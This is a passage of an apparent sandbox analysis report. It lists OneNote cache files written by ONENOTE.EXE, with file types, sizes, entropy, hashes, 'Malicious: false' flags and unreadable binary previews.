Preview:	2...>.....D...v...8.....2...>... .....v...l.....I.....I.qk..B.....LZw?..4...w?..|#..' ..Tx...w?..|#..'..Tx...w?...I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....6.....=.H....N ...^....._..mG....`.9.....@f.....I.qk..B.....LZ.....6.....=.H.....6.....=.H.....w?.....w?.....w?.....w?.j....w?.T%. ..w?.....w?...7..w?.H....w?. ....w?.$....w?...~.....;.....4...4...4.....w?.:w?.Yw?.Zw?...z...y.. x.. .....$.....&..$...7...7....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e. n.t.....0.0.0.7.....Hw?...z... ..$.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000G.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3

Category:	dropped
Size (bytes):	40884
Entropy (8bit):	7.545929039957292
Encrypted:	false
SSDEEP:	768:MCBOA4d+ElOXJ/3pI7cRBiL7L6qERqGz65WXzZqJsKQSbIsTT6XB:hIAU+2cGdLX6qBG4WDZl4Ihx
MD5:	7379775A1E2AB7FAB95CFFCE01AE05F3
SHA1:	3D3DDFD8AC7E07203561BAE423D66F0806833AB3
SHA-256:	9301DB6D2D87282FCEE450189AEACE16D85F64273BF62713A3044992B6B7A9E9
SHA-512:	4B5006E620E80D3A146944649CF4CA619782CAD7E8C4CD0D1DE0EBCA0FA05EACB7378DAFCEED3E26F5698B07F19604614D906C8F51F898660E2F129D8DEC6I 62
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....d.....Adobe.d.....d..... .....!.1A.....Qaq....".....2....BR#S..br...3T...C$.7(Hx....4D.G..Xh.cs..'.t...%...8.....1...!AQ..a...q"2.4Tt.....R3S....Br...#s...Uu.bc.de..$D..6. .C%E.....?...z...;sB.yv.....]t.\...n...../....m....M.=.3G+..x+.....S).*&.J../..8..O/+..sG...p...<!....~.c..C.w..,[oHom.wc-.J.~.....L[..6...'..i_..S;...!Y.z.q].EK..M.x...i.x.+.;.+...}. ...#.....f.).....e6V..p.;.....s.)..MI.J.....IU.6...<9+9.^..I..Y...[._...2..^..j.ia...._..3.;...~..<3...;.....z.^.....]..Qk.,...Yk...3.3Jy^p.}....q...I...&..t.....;..9.g.GH;..'...%...)..[..y..../... zCn..>...'...1e.Y..;....]..7...N>t..m-.j.....H^..T\.q.ru...}....eTn]I'r.^].#..wOY....v

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000H.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.391214765800034
Encrypted:	false
SSDEEP:	192:c6b5skvfH8LgmkH+0T9l91ut7FUYcsQXTPoRkbOBtkJo5XNV9c66Hh81qLzX4Gq1:cVOP43kLTV1gGxrTPoRkbOBtkWdxcJqH
MD5:	1C6F61E3F35256341FBB5F2C54BBC2DD
SHA1:	9CCA72D022060A7497186B7D2BDD4B41F9A633CF
SHA-256:	11B330D434E45D1BB4C55754F549DBC8904EC4BDB46A45AD73E796F956A4A74D
SHA-512:	A32955D7AF97FF65FB0A8ED914C4586D37745801261C290F9183EF803E8D7EBDBF603B92C86CBEDD4FFE6BECB309A65B0DC0D0EFEC8467999A4D223A9557E2 D8
Malicious:	false
Preview:	2...>...v.....v.....@ ..X)..2...>...2.....v.....@...H(.....I.....I.qk..B.....LZ....H.....0^ S.....0^S.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....oZ^.f....~..k./....N...^.. .....8X.....I...8_.4.....I.qk..B.....LZ.....oZ^.f....~..k./.....j.....T%a.....5..... .....z.....M.....;.....4...4...4.....3...L...S...K.....z...y.. x.. ....$...$.....D.....7...7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1.9 .....;.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000I.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:19:29], progressive, precision 8, 221x792, components 3
Category:	dropped
Size (bytes):	24268
Entropy (8bit):	6.946124661664625
Encrypted:	false
SSDEEP:	384:d2wiieoHTRh5a1HAteZCWOZIM+L7WhNjYn:8wHFHJ+/OZIKhNO
MD5:	3CD906D179F59DDFA112510C7E996351
SHA1:	48CDB3685606EDD79D5BCDF0D7267B8B1CCBD5A8
SHA-256:	1591FD26E7FFF5BE97431D0ED3D0ADE5CFC5FA74E3D7EC282FD242160CE68C1F
SHA-512:	2048CBA13AF532FF2BCC7B8B40541993234BD1A8AB6DE47B889AF3F3E4571F9C5A22996D0B1C16DD6603233F6066A1A2A97C16A6020BEDD0826B83BAD007551 2
Malicious:	false
Preview:	......JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:19:29..... .....(.....&.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....$.."..... ?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..... .....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?.....).....[]t.\Z..g.....A. ...&D.$LH._...X..Xl..`....cZ.X.....>.....f.Z.X...]..~L.S..@..I$..I.IO.....x...s.g.[f.h{9..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000J.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288

Entropy (8bit):	4.638047335088087
Encrypted:	false
SSDEEP:	192:Ts7oFDIPhjvGn5SxuZ2Mfa+9BuHX10WxVORpJOAI59ciWROUmgIvq7VCY:I0FsJjE5SxERfrLu31cRpJtIDc8qeqJ
MD5:	EFEE69ACB8327E8B41BB0A7A593B9F21
SHA1:	E361B7232B710367C4742852CF430FA210BCF4F6
SHA-256:	3734F255218780A808F8F17DF7980ED584D5ED98280D897D4680977F4259FFC3
SHA-512:	1DB40DD73D6B1F6F7EC4E4312EE89E3DFD48F98C7CC38C8FFD7679DF785221EEDC69F16EBFE25DBBB0E59FCBE50EECF0389BE952732113DAA5151D9A57A1 8F7
Malicious:	false
Preview:	2...>...&...j...v...>.... ....2...>.....v.....@....+.....l.....l.qk..B.....LZ..N.N.....NY.Q..... <X..NY.Q.....<X..N..l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....A.G.....-.<V.....N.. .^.....-.E.lV6...w.....t.....l.qk..B.....LZ.....A.G.....-.<V.....N.....N.....N.....Nj.....NT(.....N..... .N..@....N..c....N..p....N$.\.$..N$.....;.....4...4...4.....N3..N...N..z...y.. x.. .....$.....7...7....*...o.e.L.o.c.l.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.6..... ..z.....R.....7.....S.y.m.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000K.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	39010
Entropy (8bit):	7.362726513389497
Encrypted:	false
SSDEEP:	768:6tCjwO+E+KW0ZtOgepcoWW4pAWQ6/KWcR474HOAZaDfK:68j+E+KW0HOgep/72/NKWcRNefK
MD5:	9700DE02720CDB5A45EDE51F1A4647EC
SHA1:	CF72A73E1181719B1CC45C2FE0A6B619081E115E
SHA-256:	7E6A7714A69688D9FFDF16AA942B66064A0C77FCD9B3E469F89730B4B9290C3E
SHA-512:	5438921467D62376472007B9EBF3C35C9D9FE3EDE04D99A990129332D53EBC8EE2555C0319A4F7C0DF63516F29CEDF2171D8B6DC34C9FCD075C2CA41EB7286
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....d.....Adobe.d.....d..... .....!1..A...Qaq..".....2BR#...b%&6..'w.r.3f7W8.s5EUeF.g....CS$4.Vv..Tdt..G..(c..u.Hhx.....!1.AQa..2.q....".s...3.4BRr.#.....b.$c.....?..... ...uf.....t...;..[...W.h.....-.k.f..i.u..KQ..b.F...rM%/.8n.S..=9.....G$O;.f.}L..N..U._i.[.X...3.~....S.~..+t$...c.5.....{..X/..#.G...}s....6.....^....o~.$.\WA?...^*w[O.~..6..~....a....~..:..0..... {O...|.s.u._w.....i.....{K...._.?.../{.....A..8....<g.iu..<.....X.....|]v....D..9.k.w.|-IF.Tv.-.&.....'".4.b....z.._.Z.....G...u.xyt./_.q..m>..S.V.Xdc.bw.T.W.....g.....}s.._.. ?....U]_.....`.....>.|'.~xH...,...?.....?.q....o../..R..;...Y.G....A"?.....?.<..1...w..o.M.....tco.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000L.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.9005029259096204
Encrypted:	false
SSDEEP:	192:zs+97lqSjjWHw+NqWxZKo888fgM4EqWCEp48iU1YPwYMXKEJMRJbXeilQRec6nze:ou7lFjyHw+Nqon8/X/mEp4XU1UwvXKc6
MD5:	06AD29E0413C366EA8A6AE3D640D10E6
SHA1:	5D48675BC35F385CBA53B7704BDB8AA8A98F4F4E
SHA-256:	9494D8947474E73C8ACFCF42BB2D00DED07D18934A0D012A8F73314040BECE13
SHA-512:	19D3A5AB0EB0B86E78B07EB90940B519F5DA01E4361CB3687B7188559A4065BE271D65FFBB14890C70DD1F8D50E29FA0C34CF3AFDD1CE81B4282EE0F388908 D
Malicious:	false
Preview:	....>.....".....v..... ..."......>.....r...v...>...@....!.....l.....l.qk..B.....LZ.\(.....\({....4<.=.C...\({....4<.=.C...\(...m.....k..F.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....(.:..#....,.vb....N...^..... .....x=.x..K.....r.....r.....z....l.qk..B.....LZ.....(.:..#...,.vb.....\(.....\(.....\(.....\(.....\({....4<.=.C.....8.....m.... .k..F.2.....l.....\(j.....\(T&|...\(.....\(..8.....Y.....$.7.....!....z...,4. .....".....$...7.....T.u.e.s.d.a.y.,. .J.u.l.y. .2.8.,.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000M.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	59707
Entropy (8bit):	7.858445368171059
Encrypted:	false
SSDEEP:	1536:k76rvGc8WKC2/UX1uEgVRY/jvv9CblyL/T:k77Z5C2/Ow1e9CblCT
MD5:	47ADB0DF6FDA756920225A099B722322
SHA1:	851946B8C2BD0BB351BAEECA9E5BB6648A87D7CA

SHA-256:	EC8CD7250F3D82E900E99114869777EE859EC73EFFABED108815F65742078C3A
SHA-512:	85A9920E1CE4A2FCCEBAFA425C925DF33580FA3C3C00178F058539B2FBC0163866DB8A41B320E2EF2CD217F00FFA06A1A831C728D3F9F910C9EAC58B5DA76E2D
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..A..Qaq"....2.....B#..R.b3$..8xrC4&'W.%e.(.c.d.5E6Ff..h..SsTt..u...Gg..H.....!.1..AQ.aq."......2..st.BR..56.r#3.b.S.4c%...$d.CT..... ..?....3.7...G:../P....z..K..:6..w.....6..... .z7...~.....{gdF60...9....{...'[N....m.....z...g{.....7...4..1..=.z...._..p...m..Icd.~.v..9.P..0Z(.<j.....R6zm.....v.z...>x..)=g.....zo{..w..f..y.t.... .%.D..#.}.I.>).H.QM..cLD..x.../.^y.{.....y.=^.....I.T.....U..0_?...u..og..3.ky..K....6w...Dc.....~.....ik.z....N...en....._.....x...._u...4.{..P...>.....}.....>.R.....m.....[mt.....}..... .|.....m.....~....B.F.]C.36..q....yg...{}...+.DZv.9<.o..;..N.n&im.,....w.3...V.s...Y..e#$.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000N.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.8618169795163952
Encrypted:	false
SSDEEP:	192:Kqs/BV5CRt1K1597aBUH8V7hcWubJA1sDsc6HJ7p5XDRhRlbD:GpvCBKR7IV2OmYc6HJLDRhRlf
MD5:	4F4105988FD4E6987B48D43CE7ED50FF
SHA1:	66F10D7B89EA09E19ACC8145D5DAE00B21F750DE
SHA-256:	CADD5B9155DAA75F4FAA08A9FAD351059DDB33BD24088B76F24A18B8D76C1109
SHA-512:	8F60C19A816E3D320FBD6CE667C830AC86FA9FD2D4C90936D4430FF9F1DF9A3AE13FF88024B33F037E725B8EAA152AC789835A46491C9F5E3A84E6CB97386F2
Malicious:	false
Preview:	2...>.....v.....H ...!..2...>...R...,...v.....@.... ....I.....I.qk..B.....LZ..}.<.....}..=.., E.../...}..=..,E.../...}..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....|.....^/.....N.. .^.....I.xA=.T.....P.....4....I.qk..B.....LZ.....|.....^/.....}.....}.....}.....}j.....}T.q....}.....}..]....} H.....} .@....}$.....}..d.....;.....4...4...4.....z.....R.....7.....S.y.m.b.o.l.....'..}%..}..z...,4. .....$>.....4..p..7.....;..... ...4...4...4

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000O.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:18:09], progressive, precision 8, 164x641, components 3
Category:	dropped
Size (bytes):	27862
Entropy (8bit):	7.238903610770013
Encrypted:	false
SSDEEP:	384:LTawAZvhbrXzDc6LERLQ/b5vXOl6pXQ/wD5OUMrdRUUhCplQg0ESSz:6wm/vT/b4wxoqbdUhWnSs
MD5:	E62F2908FA5F7189ED8EEBD413928DEE
SHA1:	CA249B4A70924B73BDA52972E9C735AEC35A0C5D
SHA-256:	20ABE389C885E42B6EBE9E902976229BB6FD63C8C34CB61AA70B8B746209F90A
SHA-512:	EE8D1821A918BE8714F431895E7223D08036E88A4FDB9A5485EFF246640EE969A69A8AA4E2E9DDC35BA75FB6D4E95092A286E90B477BD6998C313639C2C31F2
Malicious:	false
Preview:	......JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:18:09..... .....(.....&.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....!.."..... ?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..... .....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?..P.v..+..n(a..Q..S\6....Y.. ..D.....} w#.b..]l.5.RU..k.....]$.$.....f.....?.z@2uU...7....?..|.Q..I.&.. ....."T4)wdH.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000P.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	5.313488404618078
Encrypted:	false
SSDEEP:	384:gO8AWligq7YbZ1LbstwhyZGD20L5RSFoGSXgDbR0lw/SkxZ8EaSDrRF:aNPPWtMM3D
MD5:	E0ED496917C427B241E471C3852B9638
SHA1:	228278B852E0822B5F771FE270FEB86CF3F6C053
SHA-256:	E9F6F8DCB10B39263D00F9D85AFB616B79A9B8BF1C0880A00A6F1F4922AB6DD2
SHA-512:	2B730D2BF756CA7A732559606171931823C655CECF8611A49E0DB7401A8BFA22891DEC10384F8F80CE54BE52D3C408D293A6720F2230728B8B9F4CF7BE6E1A7
Malicious:	false

Preview:	x.....(.....@...0@... .. L.....x.....\...`J.. ...J.....x.....J.. ..@K.....}.....}.....G....q4.....i..... .,.8.\%.....P.....CT:.]....w..w...,*AT%.5.w.....}.T.....k....X.K.....f.....0.....e....4.....Ap.H ..@.AFJy.k.....(.....x.....(...(...B.a.c.k.g.r.o.u.n.d. .-. .O.r.a.n.g.e...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t...P.a.g.e.O.v.e.r.i.d.e...P.a.g.e.N.a.m.e...2...0 .0.0.2.4...1.....0...U.n.t.i.t.l.e.d. .p.a.g.e.....#.....i.....6I.D.....2.....`...f.....6.....}.....ww..(t..'Q.... .a.7.....0.....e....4.....A..:4E.2..p1..... (...`.i.....(...(...B.a.c.k.g.r.o.u.n.d. .-. .Y.e.l.l.o.w...j...P.a.g.e.L.o.c.I.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000Q.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.097540548144835
Encrypted:	false
SSDEEP:	48:b0sQMgaj0NAtbtQEau87XHnO9Ha1hv7TolrdHrudI40dX9A8IXFWPes8IK36S:Qs30NAPQEau6XHO9Ev7TIRLuJ00v
MD5:	CFB59791792605536D8662E2B6BF70EA
SHA1:	3235B61AF6783CD2EA7A91F738C86177ADE8A560
SHA-256:	9A4752E696341253A33D8594065E4D638694758179776A6CA304F4E1E3196671
SHA-512:	94472FE91180C19784477C53FAF718DA3C073FE2E484BDA2F1947823326F764747970A8627AD3D50373549725271036ECE07ADE9287EB085F024E8B89775ACB7
Malicious:	false
Preview:	2...>..... ...v.....?....?.....2...>.....|...v...H.....I.....I.qk..B.....LZD.....D..cv...O ?..`..D..cv...O?..`..D....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....[?.mT3...." ..,.....N...^.....7>I.P.I...f.Y.....f.....I.qk..B.....LZ.....[?.mT3...."..,.....[?.mT3...."..,.....D.....D.....D.....D..j. ...D..T.]..D.....D....B..D..H....D....B..D....>.)D...J.....;.....4...4...4.."...D...D...D...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....D.....D.. ....#D.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000R.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.096913784771266
Encrypted:	false
SSDEEP:	96:9s3PWsAdEEAXgd9KsTGRyQeDq/D0DLyyM:9s3PWsKRAX09KsaRyQeDoD0DGyM
MD5:	98FA48A6AE40FA928D250663F42DE56C
SHA1:	3EE92DDF24B4A2332A8CBD7CB1131C1046872368
SHA-256:	D18004A609AB97D5607900CC9A510AD898744C6A2072FFA04B4A37E4E04C7D34
SHA-512:	D39D821375B186148133BE61C16CAD387F18910CF13E9B4D2C3A8CC4B351080C6530AC3EB48325B6BCDD3C0DDFD14F2B6B307DAD67D74CFD7B27BCBCB631 FC4
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZ..[.....[.J...9h...v@..[. J...9h...v@..[..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....~u...o;.....N...^..... .....MH....=r.@.....f.....I.qk..B.....LZ.....~u...o;.....~u...o;.....[.....[.....[.....[j.....[T.]....[.....[..B....[H..... [..B....[..>.)..[..J.....;.....4...4...4.."...[...[..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....[.....[....#..[.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000S.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.067311940385233
Encrypted:	false
SSDEEP:	48:lsETwUisKptebgE3p58XL89Q6CATovrd6rZhI0dXITbK4Ag:lsytKpbE38XI9Q6CATqRiZ1SA
MD5:	78F06737E46EF47C689105450D544D4F
SHA1:	81189E9CF59E7DAD97EF68B77ABA8DDE95AC5C15
SHA-256:	C705B1DFB8A99EA2C7F7825EA750775F9CC74BB25E9A999D567DA8F0CF966E49
SHA-512:	8D9692EC1830B032C2CE5A7C422B039BB454E31349498D7F5A0628C040B7463AE61BF3E99247935608B6A3015C35FA0D11F3D08DA61CEE55F1411DCC74E5C39
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I.qk..B.....LZ.....e...=.$.(..... .e...=.$.(.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....B.F...J./J.....N...^..... .....I.....F..{.\(EG.....f.....I.qk..B.....LZ.....B.F...J./J.....B.F...J./J.....j.....T.]..... B .....H.....B.....>.)....J.....;.....4...4...4.."...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000T.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.045779158577508
Encrypted:	false
SSDEEP:	48:TxPstc3iwsMZtw0El2QXjQ9SaGSToxTrdnrE/IGdX6zWeBBSg:pstpwsMZjEcQXjQ9SaGST0RrosBY
MD5:	3C36EEBE9A13C8F0B8A3DB1B7ED74D15
SHA1:	2B8FE8AC754311EE5C0CFCA23780E0084971F58C
SHA-256:	1D8B6B0A46C2C4B465914657723851A3A5AFDE74F3928A310769671A54FA9005
SHA-512:	854A745B855572252935A505EC74300B2113DF0F37BF55024C6A15B0002EB2DB5C055EC883872EF5A89634953FD0841F8AFB0D2C26B3E7ADF4AB9860621BFF40
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I..qk..B.....LZz.....z...j.R.&.9....z... j.R.&.9....z....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....4`.....:.um....N...^..... .....-^..M.b...\?.....f.....I.qk..B.....LZ.....4`.....:.um.....4`.....:.um.....z.....z.....z.....z..j....z..T.]..z.....z...B..z. .H....z....B..z....>.)z....J.....;.....4...4...4.."....z...z...z....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....z.....z.....#z..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000U.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0873755583097
Encrypted:	false
SSDEEP:	96:N7srUf+ZtbEHKX7U9AF17jTrRysnmfFa6fCVIRb:9srU2ZGHKXI9g1H3RyqmfFa6f4IR
MD5:	AA4974001C59F4B24FB16296594B303B
SHA1:	E3F9BF69487D764FA360227BC8E0E7EB6FEABCDF
SHA-256:	27BD55A2D5660852D877D64066162529A6858B2B81337F13359E3C953BB9BA57
SHA-512:	73C17CD03161D8CF79F5B9C6DA2D6ABE4EB19418BFD1FF738677EE3F4DBFEFD4D0C126F6DCA7747C93F4D92DF39431A5DAEE43CC51436F69B1C52190E8557 2B
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I..qk..B.....LZ..Q.....Q_....5 .y..X.d..Q_....5.y..X.d..Q..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....;DI.....<# .b.x.n....N...^.....E1!2.1.J.....f.....I.qk..B.....LZ.....;DI.....<#.b.x.n.....;DI.....<#.b.x.n.....Q.....Q.....Q..... .Qj.....QT.]....Q.....Q..B....QH.....Q..B....Q..>.)..Q..J.....;.....4...4...4.."....Q...Q...Q..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4..... .....Q.....Q....#..Q.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000V.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.031390603368818
Encrypted:	false
SSDEEP:	48:Ym2s6VNknX+tqKEEDX09TxThToQrdDr6lddXz9RIOR:z2s1nuTEaX09TNhTFRPp5
MD5:	70965B310E5A0939246501A791892446
SHA1:	50FD4FB24E9FF192FD11E88FC36FC03AB8CDF66B
SHA-256:	833A7A76B72D6FF7FBD4397F4203A47AD39AF6CCB853DAE7B4C5B720C7248689
SHA-512:	57FDE867378A06D426EBBA04B24B891CB8C2DF834251646B4632A617A8E5C83B7D0CCD8D7E0A5D2DA2414A2072A1A52904395CA1D3C418BF9C9711DBAB81D5 44
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I..qk..B.....LZ..e.....eb.se.. &...r.L..eb.se..&...r.L..e..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....!..;...-U9..... N...^.....= !O....*..^.....f.....I.qk..B.....LZ.....!..;...-U9.....!..;...-U9.....e.....e.....e.....ej.....eT.]....e. .....e..B....eH.....e..B....e..>.)..e..J.....;.....4...4...4.."....e...e...e..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....e.....e....#..e..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000010.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data

Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.079367353466974
Encrypted:	false
SSDEEP:	96:1HQsC7b4HkOMzEYTXk99AT+R2HkwzrzqXztzEzrCBzOz:1HQstkOzYTXk99AyR2HkwnyZ4nCy
MD5:	61A04A3AF2035B6E6D820C2AD33F83A0
SHA1:	72178E0EC38F583EA4380155B307B1DB402F5B2E
SHA-256:	115BFE2901CC4C217ADE2200A8B77234CBAA9B22F36CFB3832D3984D61277E81
SHA-512:	3E3C2E6E7F562E47F14889C9A16D4B6064DC241F37A2FE2DBDBD98F5D853AE98CF383153E4341B3B50AA8171A40A248BAC65F9F0B2EEDB4151616A72A0BFB347
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZ,x.....,x.....8g..m.,x...8g..m.,x...l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....l..`Rh...:..2.....N...^.....g_2.^..N.wJ.....f.....l.qk..B.....LZ.....l..`Rh...:..2.....l..`Rh...:..2.....,x.....,x.....,x.....,x.j....,x.T.]...,x.....,x...B..,x.H..,x...B..,x...>.),x...J.....;.....4...4...4.."....,x..,x..,x...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....,x.....,x.....#,x.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000011.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.113495174180385
Encrypted:	false
SSDEEP:	48:YMyslZnVTAz6ltlAL6En6rVX49J7AKToRCrdvlxroID5DdXv1RdRh:SsFAz+XAeEgX49J7hTNRHd5Dl
MD5:	6490B5C6D692CFBCBD11A3F382F19AD1
SHA1:	5322FA1E80166883845FF9D7AEB0F082D9767ABB
SHA-256:	6876C64F06852696E5899972713DBB578E04D911AAFF854FE69A449AB63217E7
SHA-512:	483BCD9F39B51B7499B5DA896CB89D61673290F9C7DC4267EFD0E0C89EA1D7DECAD29FC73E595F8F26B3C6374BCD9F19F4838879B3C06911C1112482EB6124F
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZ...../.:w.E"...../.:w.E".....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....#..3..6...=T.....N...^.....+h.....D.Z.....g.....f.....l.qk..B.....LZ.....#..3..6...=T.....#..3..6...=T.....j.....T.].....B.....H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000012.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.079362547805339
Encrypted:	false
SSDEEP:	48:YKwsM5Dq95Yx5pcwXHt9H4l1KEXgZUX49XpxToUrdPrBl9dXDJRM5Yx5/5Tdk5HG:KskXHf4lcEXgqX495xTBRjAz3p
MD5:	FD4FD279D8C0FB0874E40FA59BC7F45E
SHA1:	4409F7EA454561324A5F076B4D1222DE7A609DFC
SHA-256:	A11750072EB6D3D6F754DFAA274B35EDF6D9099804FE1290361C4831BA2E4EAA
SHA-512:	ADA6A15D9C60A6FCF497529B5DAED0FEAAAF7C46C3E65B5E99A821D6B1D7414447D0F633A83077638368BB4C8A9E6CCBE1B9B742AE8CA5C5A8DC734B0FBDBB97
Malicious:	false
